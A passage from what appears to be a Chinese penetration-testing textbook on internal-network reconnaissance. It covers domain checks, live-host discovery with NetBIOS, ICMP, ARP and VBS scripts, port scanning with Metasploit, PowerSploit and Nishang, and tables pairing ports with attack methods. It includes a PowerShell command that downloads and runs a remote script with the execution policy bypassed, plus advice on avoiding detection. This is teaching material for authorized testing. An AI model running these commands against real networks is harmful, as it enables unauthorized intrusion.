执行如下命令，如图 2-34 所示，工作站域 DNS 名称显示域名（如果显示为 WORKGROUP，则表示非域环境）。登录域表明当前用户是域用户登录还是本地用户登录，此处表明当前用户是域用户登录。

```
net config workstation
```




图 2-34 查询当前登录域及登录用户信息

4. 判断主域

执行如下命令，判断主域，一般域服务器都会同时作为时间服务器。

```
net time /domain
```

运行该命令后，一般会有如下三种情况。

- 存在域，但当前用户不是域用户，提示说明权限不够，如图 2-35 所示。



```
C:\Users\Administrator>net time /domain
发生系统错误 5。
拒绝访问。
```

图 2-35 判断主域 (1)

- 存在域，并且当前用户是域用户，如图 2-36 所示。

```
C:\Users\Administrator.HACKER>net time /domain
\\DC.hacke.testlab 的当前时间是 2018/11/20 20:48:03
命令成功完成。
```

图 2-36 判断主域 (2)

- 当前网络环境为工作组，不存在域，如图 2-37 所示。

```
C:\Users\Administrator>net time /domain
找不到域 WORKGROUP 的域控制器。
请键入 NET HELPMSG 3913 以获得更多的帮助。
```

图 2-37 判断主域 (3)

2.5 探测域内存活主机

内网存活主机的探测是内网渗透中不可或缺的一个环节。在扫描的时候，应尽量避免使用 Nmap 等工具进行暴力扫描，也不要目标机器上使用图形化的工具，而要尽量使用目标系统自带的各种工具，推荐使用 PowerShell 脚本。对于 Windows 7 以下版本的系统，可以使用 VBS 脚本。在探测时，可在白天和夜间分别探测，以对比分析存活主机和对应的 IP 地址。

2.5.1 利用 NetBIOS 快速探测内网

NetBIOS 是一种在局域网上的程序可以使用的应用程序编程接口 (API)，为程序提供了请求低级服务的统一的命令集，作用是给局域网提供网络及其他特殊功能。几乎所有的局域网都是在 NetBIOS 协议的基础上工作的。“NetBIOS”也是计算机的标识名，该名字主要用于局域网中计算机之间的相互访问。NetBIOS 的工作流程是正常的机器名解析查询应答过程，推荐优先使用。

nbtscan 是一个命令行工具，用于扫描本地或远程 TCP/IP 网络上的开放 NetBIOS 名称服务器。nbtscan 有 Windows 版本和 Linux 版本，体积很小，且不需要特殊的库或 DLL。

NetBIOS 的使用比较简单。将其上传到目标主机后，直接输入 IP 地址范围并运行，如图 2-38 所示。



```
C:\Windows\Temp>nbt.exe 192.168.1.0/20
192.168.1.1      HACKE\DC          SHARING DC
192.168.1.2      HACKE\WIN-2008    SHARING
192.168.1.3      HACKE\WIN7-X64-TEST SHARING
192.168.1.10     WORKGROUP\MIN7-64 SHARING
*timeout (normal end of scan)
```

图 2-38 利用 NetBIOS 快速探测内网

显示结果的第一列为 IP 地址，第二列是机器名和所在域名，最后一列是关于机器所开启的服务的列表，具体含义如表 2-2 所示。

表 2-2 参数说明

Token	含 义
SHARING	该机器中有运行文件和打印共享服务，但不一定有内容共享
DC	该机器可能是域控制器
U=USER	该机器有登录名为 USER 的用户（不太准确）
IIS	该机器可能安装了 IIS 服务器
EXCHANGE	该机器可能安装了微软的 EXCHANGE
NOTES	该机器可能安装了 IBM 的 LOTUS NOTES（电子邮件客户端）
?	没有识别出该机器的 NETBIOS 资源，可以使用“-F”选项再次进行扫描

可以通过输入“nbt.exe”而不输入任何参数查看其帮助文件，获取更多的使用方法。

2.5.2 利用 ICMP 协议快速探测内网

除了利用 NetBIOS 协议，还可以使用 ICMP 协议。依次对内网中的每个 IP 地址执行 ping 命令，可以快速有效地找出内网中所有存活的主机。在实战中，可以使用如下命令循环探测整个 C 段，如图 2-39 所示。

```
for /L %I in (1,1,254) DO @ping -w 1 -n 1 192.168.1.%I | findstr "TTL="

C:\Windows\Temp>for /L %I in (1,1,254) DO @ping -w 1 -n 1 192.168.1.%I | findstr
"TTL="
来自 192.168.1.1 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.1.2 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.1.3 的回复: 字节=32 时间=1ms TTL=128
来自 192.168.1.10 的回复: 字节=32 时间=5ms TTL=128
C:\Windows\Temp>
```

图 2-39 利用 ICMP 协议快速探测内网

也可以使用 VBS 脚本，代码如下所示。

```
strSubNet = "192.168.1."
Set objFSO= CreateObject("Scripting.FileSystemObject")
Set objTS = objfso.CreateTextFile("C:\Windows\Temp\Result.txt")
For i = 1 To 254
```

```

strComputer = strSubNet & i
blnResult = Ping(strComputer)
If blnResult = True Then
objTS.WriteLine strComputer & " is alived ! :) "
End If
Next

objTS.Close
WScript.Echo "All Ping Scan , All Done ! :) "
Function Ping(strComputer)
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
Set colItems = objWMIService.ExecQuery("Select * From Win32_PingStatus Where
Address='" & strComputer & "'")
For Each objItem In colItems
Select case objItem.StatusCode
Case 0
Ping = True
Case Else
Ping = False
End select
Exit For
Next
End Function

```

在使用时，需要修改 IP 地址段。输入如下命令，添加参数/b 表示置于后台运行。

```
cscript c:\windows\temp\1.vbs
```

默认会把扫描结果写到 C:\Windows\Temp\Result.txt 文件中，相对而言速度有点慢，如图 2-40 所示。

```

C:\Windows\Temp>cscript c:\windows\temp\1.vbs
Microsoft (R) Windows Script Host Version 5.8
版权所有 (C) Microsoft Corporation 1996-2001。保留所有权利。

All Ping Scan , All Done ! :)

C:\Windows\Temp>type c:\windows\temp\Result.txt
192.168.1.1 is alived ! :)
192.168.1.2 is alived ! :)
192.168.1.3 is alived ! :)
192.168.1.10 is alived ! :)

```

图 2-40 保存扫描结果



2.5.3 通过 ARP 扫描探测内网

ARP 扫描的脚本有很多，这里介绍几个常用的脚本。

1. arp-scan 工具

直接把 arp.exe 上传到目标机器上运行，可以自定义掩码、指定扫描范围等，命令如下，如图 2-41 所示。

```
Arp.exe -t 192.168.1.0/20
```

```
C:\Windows\Temp>arp.exe -t 192.168.1.0/20
Reply that 00:0C:29:1D:4B:F4 is 192.168.1.1 in 14.526400
Reply that 00:0C:29:09:8A:C5 is 192.168.1.2 in 13.225400
Reply that 00:0C:29:62:5F:04 is 192.168.1.3 in 13.216300
Reply that 00:0C:29:EE:2F:D8 is 192.168.1.10 in 0.096300
Reply that 00:0C:29:EE:2F:D8 is 192.168.1.255 in 0.106300
```

图 2-41 arp-scan 工具

2. Empire 中的 arpsan 模块

Empire 内置了 arpsan 模块。该模块用于在局域网内发送 ARP 数据包，收集活跃主机 IP 地址和 MAC 地址信息。

输入“usemodule situational_awareness/network/arpscan”命令，即可使用 arpsan 模块，如图 2-42 所示。

```
(Empire: situational_awareness/network/arpscan) > set Range 192.168.31.0-192.168.31.254
(Empire: situational_awareness/network/arpscan) > execute
(Empire: situational_awareness/network/arpscan) >
Job started: Debug32_ulpmc

MAC          Address
----
F0:84:29:76:D8:CA 192.168.31.1
68:FB:7E:5B:20:D9 192.168.31.155
00:0C:29:56:4C:CA 192.168.31.158
1C:4B:D6:78:D6:0D 192.168.31.168
2C:56:DC:94:51:D6 192.168.31.186
FC:E9:98:A0:D5:8A 192.168.31.246
00:0C:29:9F:CC:2D 192.168.31.247
00:0C:29:BD:7F:A3 192.168.31.250
```

图 2-42 Empire 中的 arpsan 模块

3. Nishang 中的 Invoke-ARPScan.ps1 脚本

使用 Nishang 中的 Invoke-ARPScan.ps1 脚本，可以将脚本上传到目标主机执行，也可以直接远程加载执行、自定义掩码和扫描范围，命令如下，如图 2-43 所示。

```
powershell.exe -exec bypass -Command "& {Import-Module C:\windows\temp\Invoke-ARPScan.ps1; Invoke-ARPScan -CIDR 192.168.1.0/24}" >> C:\windows\temp\log.txt
```



```
c:\Windows\Temp>powershell.exe -exec bypass -Command "& {Import-Module C:\window
s\temp\Invoke-ARPScan.ps1; Invoke-ARPScan -CIDR 192.168.1.0/20}" >> C:\window
s\temp\log.txt

c:\Windows\Temp>
c:\Windows\Temp>type log.txt
```

MAC	Address
00:0C:29:1D:4B:F4	192.168.1.1
00:0C:29:09:8A:C5	192.168.1.2
00:0C:29:62:5F:04	192.168.1.3
00:0C:29:EE:2F:D8	192.168.1.10
00:0C:29:09:8A:C5	192.168.1.255

图 2-43 Invoke-ARPScan.ps1 脚本

2.5.4 通过常规 TCP/UDP 端口扫描探测内网

ScanLine 是一款经典的端口扫描工具，Windows 全版本通用，体积小，仅使用单个文件，同时支持对 TCP/UDP 的端口扫描，命令如下，如图 2-44 所示。

```
scanline -h -t 22,80-
89,110,389,445,3389,1099,1433,2049,6379,7001,8080,1521,3306,3389,5432 -u
53,161,137,139 -O c:\windows\temp\log.txt -p 192.168.1.1-254 /b
```

```
c:\Windows\Temp>scanline -h -t 22,80-89,110,389,445,3389,1099,1433,2049,6379,700
1,8080,1521,3306,3389,5432 -u 53,161,137,139 -O c:\windows\temp\log.txt -p 192.1
68.1.1-254 /b
Scanline (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Scan of 254 IPs started at Sun Dec 02 17:06:38 2018

-----
192.168.1.1
Responds with ICMP unreachable: No
TCP ports: 80 88 389 445 3389
UDP ports: 53

TCP 80:
[HTTP/1.1 200 OK Content-Type: text/html; charset=UTF-8 Server: Microsoft-IIS/8.
5 X-Powered-By: ASP.NET Date: Sun, 02 Dec 2018 09:06:03 GMT Connection: close]
```

图 2-44 通过 TCP/UDP 端口扫描探测内网

2.6 扫描域内端口

通过查询目标主机的端口开放信息，不仅可以了解目标主机所开放的服务，还可以找出其开放服务的漏洞、分析目标的网络拓扑结构等，具体需要关注以下三点。

- 端口的 Banner 信息。
- 端口上运行的服务。
- 常见应用的默认端口。

在进行内网渗透测试时，通常会使用 Metasploit 内置的端口进行扫描。也可以上传端口扫描工

具，使用工具进行扫描。当然，还可以根据服务器的环境，使用自定义的端口扫描脚本。在有授权的情况下，可以直接使用 Nmap、masscan 等端口扫描工具直接获取开放的端口信息。

2.6.1 利用 Telnet 命令进行扫描

Telnet 协议是 TCP/IP 协议族的一员，是 Internet 远程登录服务的标准协议和主要方式。它为用户提供了在本地计算机上完成远程主机工作的能力。在使用者计算机上使用 Telnet 程序，可以连接到目标服务器。如果只是想快速地探测某主机的某个常规高危端口是否开放，Telnet 命令是最方便的。Telnet 命令的简单使用实例，如图 2-45 所示。

```
C:\Users\administrator.HACKER>telnet DC 22
正在连接DC...无法打开到主机的连接。 在端口 22: 连接失败

C:\Users\administrator.HACKER>telnet DC 1443
正在连接DC...无法打开到主机的连接。 在端口 1443: 连接失败
```

图 2-45 利用 Telnet 命令进行扫描

2.6.2 S 扫描器

S 扫描器是早期的一种比较快速的端口扫描工具，特别适合运行在 Windows Sever 2003 以下的平台上，支持大网段扫描。S 扫描器的扫描结果默认保存在其目录下的 result.txt 文件中。推荐使用 TCP 扫描，命令如下，如图 2-46 所示。

```
S.exe TCP 192.168.1.1 192.168.1.254
445,3389,1433,7001,1099,8080,80,22,23,21,25,110,3306,5432,1521,6379,2049,111
256 /Banner /save
```

```
c:\Windows\Temp>S.exe TCP 192.168.1.1 192.168.1.254 445,3389,1433,7001,1099,8080
,80,22,23,21,25,110,3306,5432,1521,6379,2049,111 256 /Banner /save
TCP Port Scanner V1.1 By WinEggDrop

Normal Scan: About To Scan 254 IP For 18 Ports Using 256 Thread
192.168.1.1      3389 -> NULL
192.168.1.1      80  -> NULL
192.168.1.2      445 -> NULL
Scan 254 IPs Complete In 0 Hours 0 Minutes 54 Seconds. Found 3 Hosts
```

图 2-46 S 扫描器

2.6.3 Metasploit 端口扫描

Metasploit 包含多种端口扫描技术，与其他扫描工具接口良好。在 msfconsole 下运行“search portscan”命令，即可进行搜索。

在这里，使用 auxiliary/scanner/portscan/tcp 模块进行演示，如图 2-47 所示。



```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name      Current Setting  Required  Description
  ----      -
  CONCURRENCY 10              yes       The number of concurrent ports to check per
  DELAY       0               yes       The delay between connections, per thread,
  JITTER      0               yes       The delay jitter factor (maximum value by w
  illiseconds.
  PORTS       1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS      192.168.1.1     yes       The target address range or CIDR identifier
  THREADS     1               yes       The number of concurrent threads
  TIMEOUT     1000            yes       The socket connect timeout in milliseconds

msf auxiliary(scanner/portscan/tcp) > set ports 1-1024
ports => 1-1024
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.1.1
RHOSTS => 192.168.1.1
msf auxiliary(scanner/portscan/tcp) > set THREADS 10
THREADS => 10
msf auxiliary(scanner/portscan/tcp) > run

[+] 192.168.1.1: - 192.168.1.1:21 - TCP OPEN
[+] 192.168.1.1: - 192.168.1.1:80 - TCP OPEN
[+] 192.168.1.1: - 192.168.1.1:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

图 2-47 Metasploit 端口扫描

可以看到，Metasploit 的内置端口扫描模块能够找到系统和开放端口。

2.6.4 PowerShell 下的 Invoke-portscan.ps1 模块

PowerSploit 中的 Invoke-Portscan.ps1 脚本，推荐使用无文件形式的扫描，如图 2-48 所示。

```
powershell.exe -nop -exec bypass -c "IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-Portscan.ps1');Invoke-Portscan -Hosts
192.168.1.0/24 -T 4 -ports '445,1433,8080,3389,80' -oA
c:\windows\temp\res.txt"
```

```
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

Invoke-Portscan.ps1 v0.13 scan initiated 12/02/2018 20:56:40 as: IEX (New-Object
Port Scanning
loop

starting computer 12

C:\Users\shuteer>powershell.exe -nop -exec bypass -c "IEX (New-Object Net.WebCli
ent).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSplo
it/master/Recon/Invoke-Portscan.ps1');Invoke-Portscan -Hosts 192.168.1.0/24 -T 4
-ports '445,1433,8080,3389,80' -oA c:\windows\temp\res.txt"
```

图 2-48 Invoke-Portscan.ps1 脚本

2.6.5 Nishang 下的 Invoke-PortScan 模块

Invoke-PortScan 是 Nishang 的端口扫描脚本，用于发现主机、解析主机名、端口扫描，是一个很实用的脚本。输入 “Get-Help Invoke-PortScan -full” 命令，即可查看帮助信息。

具体的参数介绍如下。

- StartAddress: 扫描范围开始的地址。
- EndAddress: 扫描范围结束的地址。
- ScanPort: 进行端口扫描。
- Port: 指定扫描端口。默认扫描的端口有 21、22、23、53、69、71、80、98、110、139、111、389、443、445、1080、1433、2001、2049、3001、3128、5222、6667、6868、7777、7878、8080、1521、3306、3389、5801、5900、5555、5901。
- TimeOut: 设置超时时间。

使用以下命令对本地局域网进行扫描，搜索存活主机并解析主机名，如图 2-49 所示。

```
Invoke-PortScan -StartAddress 192.168.250.1 -EndAddress 192.168.250.255 -ResolveHost
```

```
PS C:\Users\smile-TT> Invoke-PortScan -StartAddress 192.168.250.1 -EndAddress 192.168.250.255 -ResolveHost
```

IPAddress	Host Name	Ports
192.168.250.1	RT-192.168.250.1	
192.168.250.2	MEI-192.168.250.2	
192.168.250.3	192.168.250.3	
192.168.250.4	smile-192.168.250.4	
192.168.250.5	57MH-192.168.250.5	
192.168.250.6	iPho-192.168.250.6	
192.168.250.7	lai-192.168.250.7	
192.168.250.8	MEIZ-192.168.250.8	
192.168.250.9	WIN-192.168.250.9	
192.168.250.10	D62U-192.168.250.10	
192.168.250.11	smile-192.168.250.11	
192.168.250.12	WIN-192.168.250.12	

图 2-49 扫描本地局域网

2.6.6 端口 Banner 信息

在发现端口后，可以使用客户端连接工具或者 nc 连接，获取服务端的 Banner 信息。获取 Banner 信息后，在漏洞库中查找对应 CVE 编号的 POC、EXP，在 ExploitDB、Seebug 等平台上查看相关的漏洞利用的工具，然后去验证漏洞是否存在。

相关漏洞的具体信息分析和共享，可以参考如下两个网站。

- 安全焦点：其 BugTraq 是一个出色的漏洞和 Exploit 数据源，可以通过 CVE 编号或者产品信息漏洞直接搜索，网址为 <http://www.securityfocus.com/bid>。
- Exploit-DB：取代了老牌安全网站 milw0rm，不断更新大量的 Exploit 程序和报告，搜索范围是整个网站的内容，网址为 <http://www.exploit-db.com>。



常见的端口及其说明，以及使用说明，如表 2-3 ~ 表 2-9 所示。

表 2-3 文件共享服务端口

端 口 号	端口说明	使用说明
21/22/69	FTP/TFTP 文件传输协议	允许匿名的上传、下载、爆破和嗅探操作
2049	NFS 服务	配置不当
139	SAMBA 服务	爆破、未授权访问、远程代码执行
389	LDAP 目录访问协议	注入、允许匿名访问、弱口令

表 2-4 远程连接服务端口

端 口 号	端口说明	使用说明
22	SSH 远程连接	爆破、SSH 隧道及内网代理转发、文件传输
23	Telnet 远程连接	爆破、嗅探、弱口令
3389	RDP 远程桌面连接	Shift 后门（Windows Server 2003 以下的系统）、爆破
5900	VNC	弱口令爆破
5632	PyAnyWhere 服务	抓取密码、代码执行

表 2-5 Web 应用服务端口

端 口 号	端口说明	使用说明
80/443/8080	常见的 Web 服务端口	Web 攻击、爆破、对应服务器版本漏洞
7001/7002	WebLogic 控制台	Java 反序列化、弱口令
8080/8089	JBoss/Resin/Jetty/Jenkins	反序列化、控制台弱口令
9090	WebSphere 控制台	Java 反序列化、弱口令
4848	GlassFish 控制台	弱口令
1352	Lotus Domino 邮件服务	弱口令、信息泄漏、爆破
10000	Webmin-Web 控制面板	弱口令

表 2-6 数据库服务端口

端 口 号	端口说明	使用说明
3306	MySQL	注入、提权、爆破
1433	MSSQL 数据库	注入、提权、SA 弱口令、爆破
1521	Oracle 数据库	TNS 爆破、注入、反弹 Shell
5432	PostgreSQL 数据库	爆破、注入、弱口令
27017/27018	MongoDB	爆破、未授权访问
6379	Redis 数据库	可尝试未授权访问、弱口令爆破
5000	Sysbase/DB2 数据库	爆破、注入



表 2-7 邮件服务端口

端 口 号	端口说明	使用说明
25	SMTP 邮件服务	邮件伪造
110	POP3 协议	爆破、嗅探
143	IMAP 协议	爆破

表 2-8 网络常见协议端口

端 口 号	端口说明	使用说明
53	DNS 域名系统	允许区域传送、DNS 劫持、缓存投毒、欺骗
67/68	DHCP 服务	劫持、欺骗
161	SNMP 协议	爆破、搜集目标内网信息

表 2-9 特殊服务端口

端 口 号	端口说明	使用说明
2181	Zookeeper 服务	未授权访问
8069	Zabbix 服务	远程执行、SQL 注入
9200/9300	Elasticsearch 服务	远程执行
11211	Memcache 服务	未授权访问
512/513/514	Linux Rexec 服务	爆破、Rlogin 登录
873	Rsync 服务	匿名访问、文件上传
3690	SVN 服务	SVN 泄露、未授权访问
50000	SAP Management Console	远程执行